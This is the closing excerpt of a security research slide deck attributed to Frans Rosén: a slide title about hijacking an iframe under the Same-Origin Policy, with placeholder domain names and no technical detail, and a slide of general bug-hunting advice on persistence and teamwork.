


  35. Frans Rosén – @fransrosen Hijack iframe, due to Same-Origin Policy

    usersandbox.com ACME.COM Create new doc usersandbox.com
  36. Frans Rosén – @fransrosen Final words 1. Use the time

    before 2. Consuming tasks no one bothers 3. Move around, but if interesting, be persistent! 4. Work as a team, it’s amazing. Thank you!

More Decks by Frans Rosén

Other Decks in Research